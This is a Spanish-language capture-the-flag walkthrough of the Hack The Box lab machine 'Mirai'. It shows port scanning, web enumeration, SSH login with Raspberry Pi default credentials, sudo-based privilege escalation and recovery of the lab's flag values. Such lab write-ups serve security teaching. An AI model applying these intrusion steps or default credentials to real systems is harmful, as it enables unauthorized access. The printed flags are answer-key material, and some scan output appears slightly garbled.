

## 268- MIRAI

- 1. MIRAI
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Directorios web
  - 1.5. Raspberry Pi SSH Default credentials
  - 1.6. Privesc via sudo group

### 1. MIRAI

<https://app.hackthebox.com/machines/Mirai>

MIRAI 64

RETIRE MACHINE

# Mirai

LINUX EASY

**4.7**  
MACHINE RATING

**17506**  
USER OWNS

**17138**  
SYSTEM OWNS

**01/09/2017**  
RELEASED

Created by **Arrexel**

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ netstat -M 10.10.10.48
$ ping 10.10.10.48
PING 10.10.10.48 (10.10.10.48) 56(84) bytes of data:
64 bytes from 10.10.10.48: icmp_seq=1 ttl=63 time=40.3 ms
64 bytes from 10.10.10.48: icmp_seq=2 ttl=63 time=30.6 ms
64 bytes from 10.10.10.48: icmp_seq=3 ttl=63 time=30.3 ms
64 bytes from 10.10.10.48: icmp_seq=4 ttl=63 time=37.7 ms
64 bytes from 10.10.10.48: icmp_seq=5 ttl=63 time=30.9 ms
64 bytes from 10.10.10.48: icmp_seq=6 ttl=63 time=30.1 ms
64 bytes from 10.10.10.48: icmp_seq=7 ttl=63 time=37.3 ms
64 bytes from 10.10.10.48: icmp_seq=8 ttl=63 time=30.4 ms
64 bytes from 10.10.10.48: icmp_seq=9 ttl=63 time=37.7 ms
^C
-- 10.10.10.48 ping statistics --
9 packets transmitted, 9 received, 0% packet loss, time 8016ms
rtt min/avg/max/mdev = 36.135/37.585/40.274/1.327 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos, entre otros.

```

$ nmap -sS -p - -open 10.10.10.48 -n -Pn -min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 10:06 -01
Nmap scan report for 10.10.10.48
Host is up (0.037s latency).
Not shown: 65496 closed tcp ports (reset), 33 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1378/tcp  open  clam
32408/tcp open  plex
32409/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Vemos que en el *puerto 32400* está corriendo otro servicio HTTP. El *puerto 53* que también está abierto, usa *dnsmasq 2.76*. Asimismo, la versión de SSH del *puerto 22* es vulnerable al exploit de enumeración de usuarios.

```

$ nmap -sCV -p22,53,80,1378,32408,32409 --min-rate 5000 10.10.10.48 --nN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 10:07 -01
Nmap scan report for 10.10.10.48
Host is up (0.037s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 aaeef5c:e8b8:06:97:82:47:ff:4a:e5:40:10:90:c5 (DSA)
|_ 2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:07:e4:af:9b:74:10 (RSA)
|_ 256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_ 256 4d:68:48:f7:20:c4:c5:52:08:7a:44:38:bb:a2:av:52 (ED25519)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http     lighttpd 1.4.35
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
1378/tcp  open  uwpmp    Platinum UWPMP 1.0.5.13 (UWPMP/1.0 DLNADOC/1.50)
32408/tcp open  http     Plex Media Server http
|_ http-title: Unauthorized
|_ http-favicon: Plex
|_ http-cors: HEAD GET POST PUT DELETE OPTIONS
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized; charset=UTF-8
|_ Server returned status 401 but no WWW-Authenticate header.
32409/tcp open  uwpmp    Platinum UWPMP 1.0.5.13 (UWPMP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.60 seconds

```

“

- **Dnsmasq** es un *servidor de nombres (DNS)* y un *servidor de DHCP* ligero y de código abierto diseñado para redes pequeñas y medianas. Su nombre proviene de *DNS masquerade*, que hace referencia a su capacidad para proporcionar resolución de nombres DNS y para realizar funciones de enmascaramiento DNS.

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. En el **puerto 80** se está usando por detrás **lighttpd 1.4.35**. Asimismo, en el **puerto 32400** encontramos **Plex Media Server**.

```
> whatweb http://10.10.10.48
http://10.10.10.48 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[Lighttpd/1.4.35], IP[10.10.10.48], UncommonHeaders[x-pi-hole], Lighttpd[1.4.35]
> whatweb http://10.10.10.48:32400
http://10.10.10.48:32400 [412 Precondition Failed] Country[RESERVED][ZZ], HTTPServer[UPnP/1.0 DLNADOC/1.50 Platinum/1.0.5.13], IP[10.10.10.48]
> whatweb http://10.10.10.48:32400
http://10.10.10.48:32400 [401 Unauthorized] Country[RESERVED][ZZ], IP[10.10.10.48], Script, Title[Unauthorized], UncommonHeaders[x-plex-protocol,x-plex-content-original-length,x-plex-content-compressed-length]
> whatweb http://10.10.10.48:32400
http://10.10.10.48:32400 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[UPnP/1.0 DLNADOC/1.50 Platinum/1.0.5.13], IP[10.10.10.48]
```

“

- **Lighttpd**, también conocido como **Lighty**, es un servidor web de código abierto y ligero diseñado para ser rápido, seguro y flexible. Es especialmente popular para servir contenido estático y dinámico en entornos donde se requiere un alto rendimiento y una huella de memoria reducida. Lighttpd está diseñado para ser eficiente en recursos, lo que lo hace ideal para servidores con limitaciones de recursos como servidores dedicados de baja potencia, dispositivos integrados y servidores de alta carga.

“

- **Plex Media Server** es una aplicación de servidor multimedia que te permite organizar, gestionar y transmitir tu colección de medios digitales, como películas, programas de televisión, música, fotos y videos caseros, a una variedad de dispositivos. Estos dispositivos pueden incluir televisores inteligentes, dispositivos de transmisión como Roku, Apple TV y Chromecast, computadoras, dispositivos móviles y consolas de juegos. La función principal de Plex Media Server es indexar y organizar tus archivos multimedia para que puedas acceder a ellos de manera fácil y conveniente desde cualquier lugar y en cualquier momento. Al instalar Plex Media Server en una computadora o un dispositivo de almacenamiento conectado a tu red doméstica, puedes agregar tus archivos multimedia a su biblioteca. Luego, Plex transcodificará y optimizará automáticamente estos archivos para la transmisión, lo que significa que podrás reproducirlos en diferentes dispositivos, incluso si no admiten el formato original del archivo.

## 1.4. Directorios web


- **Gobuster**: encontramos un directorio **/admin** haciendo fuzzing web.

```
gobuster dir -u http://10.10.10.48 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,bak,asp,aspx
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.48
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,503
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,bak,asp,aspx,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
/admin (Status: 301) [Size: 0] [-> http://10.10.10.48/admin/]
/versions (Status: 200) [Size: 18]
Progress: 351866 / 1543927 (22.79%)
[!] Keyboard interrupt detected, terminating.
Progress: 351907 / 1543927 (22.79%)
=====
Finished
```

- Al acceder a `/admin`, vemos que se está usando **Pi-Hole 3.1.4**. Buscamos información sobre qué es este servicio. Por este servicio, es muy probable que estemos ante una **Raspberry PI**.



“

- Pi-Hole** es un proyecto de software de código abierto diseñado para actuar como un *servidor DNS (Sistema de Nombres de Dominio)* y bloqueador de anuncios en una red local. Se ejecuta en dispositivos basados en Raspberry Pi, aunque también se puede instalar en otros sistemas Linux. El objetivo principal de Pi-Hole es filtrar y bloquear solicitudes de DNS a servidores conocidos por servir anuncios, lo que permite a los usuarios eliminar los anuncios no deseados en toda la red local, incluidos dispositivos como computadoras, teléfonos inteligentes, tabletas, televisores inteligentes y más. El funcionamiento de Pi-Hole se basa en interceptar las solicitudes de DNS realizadas por los dispositivos en la red y verificarlas contra una lista negra de dominios conocidos por alojar anuncios y contenido no deseado. Si la solicitud de DNS coincide con un dominio en la lista negra, Pi-Hole bloquea la solicitud, impidiendo así que el anuncio se cargue en el dispositivo.

## 1.5. Raspberry Pi SSH Default credentials

- En un principio tratamos de buscar vulnerabilidades y exploits para los servicios web que habíamos encontrado, pero la intrusión resultó ser mucho más sencilla: conseguimos acceso directo a la máquina vía SSH usando las credenciales por defecto de la **Raspberry Pi**, las cuales son: **pi:raspberry**.

```
➤ curl -I http://10.10.10.48:80
HTTP/1.1 404 Not Found
X-Pi-hole: A black hole for Internet advertisements.
Content-type: text/html; charset=UTF-8
Date: Fri, 26 Apr 2024 12:25:32 GMT
Server: Lighttpd/1.4.35

➤ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:1L7jof/K23rDLVfgo1qkyXTnuQ87Yrv4472akylQa68.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~$ whoami
pi
pi@raspberrypi:~$ ls
background.jpg  Desktop  Documents  Downloads  Music  oldconfiles  Pictures  Public  python_games  Templates  Videos
pi@raspberrypi:~$
```

## 1.6. Privesc via sudo group

- La escalada de privilegios fue muy sencilla, ya que pertenecíamos el **grupo sudo**. Por tanto, hacemos `sudo su root` para convertirnos automáticamente en **root**. No obstante, no encontramos la bandera en **root.txt**, ya que al leer este archivo se nos sugiere que quizá hay una copia de seguridad en un USB.

```
➤ pi@raspberrypi:~$ hostname -I
10.10.10.48 deadbeef:c98f:c189:c17a:c408
pi@raspberrypi:~$ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1-deb8u2 (2016-10-19) i686 GNU/Linux
pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(admin),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugindev),60(games),100(users),101(input),108(netdev),117(l2c),998(gpio),999(spi)
pi@raspberrypi:~$ sudo whoami
root
pi@raspberrypi:~$ sudo su root
root@raspberrypi:/home/pi# ls
background.jpg  Desktop  Documents  Downloads  Music  oldconfiles  Pictures  Public  python_games  Templates  Videos
root@raspberrypi:/home/pi# cd /home
root@raspberrypi:/home# ls
pi
root@raspberrypi:/home# cd pi
root@raspberrypi:/home/pi# ls
background.jpg  Desktop  Documents  Downloads  Music  oldconfiles  Pictures  Public  python_games  Templates  Videos
root@raspberrypi:/home/pi# cd Desktop
root@raspberrypi:/home/pi/Desktop# ls
Plex  user.txt
root@raspberrypi:/home/pi/Desktop# cat user.txt
ff83707441b257a20e3219d7c8838droot@raspberrypi:/home/pi/Desktop# cd /root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~$
```

- Hacemos `df -h` para ver las particiones hechas en el sistema. Encontramos una ruta **/media/usbstick** que está conectada a **/dev/sdb**. Ejecutamos ahora `strings /dev/sdb`. Encontramos la flag.

```
root@raspberrypi:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G   35% /
tmpfs           100M  4.0M   96M    5% /run
/dev/sda1       1.3G  1.3G    0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M    0 250M    0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G   35% /lib/live/mount/persistence/sda2
devtmpfs        10M    0  10M    0% /dev
tmpfs           250M  8.0K  250M    1% /dev/shm
tmpfs           5.0M  4.0K  5.0M    1% /run/lock
tmpfs           250M    0 250M    0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M    1% /cp
/dev/sdb        8.7G   33K  8.7G    1% /media/usbstick
tmpfs           50M    0  50M    0% /run/user/999
tmpfs           50M    0  50M    0% /run/user/1000
root@raspberrypi:~# strings /dev/sdb
>r &
/media/usbstick
last-found
root.txt
dammit.txt
>r &
>r &
/media/usbstick
last-found
root.txt
dammit.txt
>r &
/media/usbstick
2j8*
last-found
root.txt
dammit.txt
>r &
3d3e4b3143ff12ec505d026fa3e020b
dammit! sorry man i accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:~#
```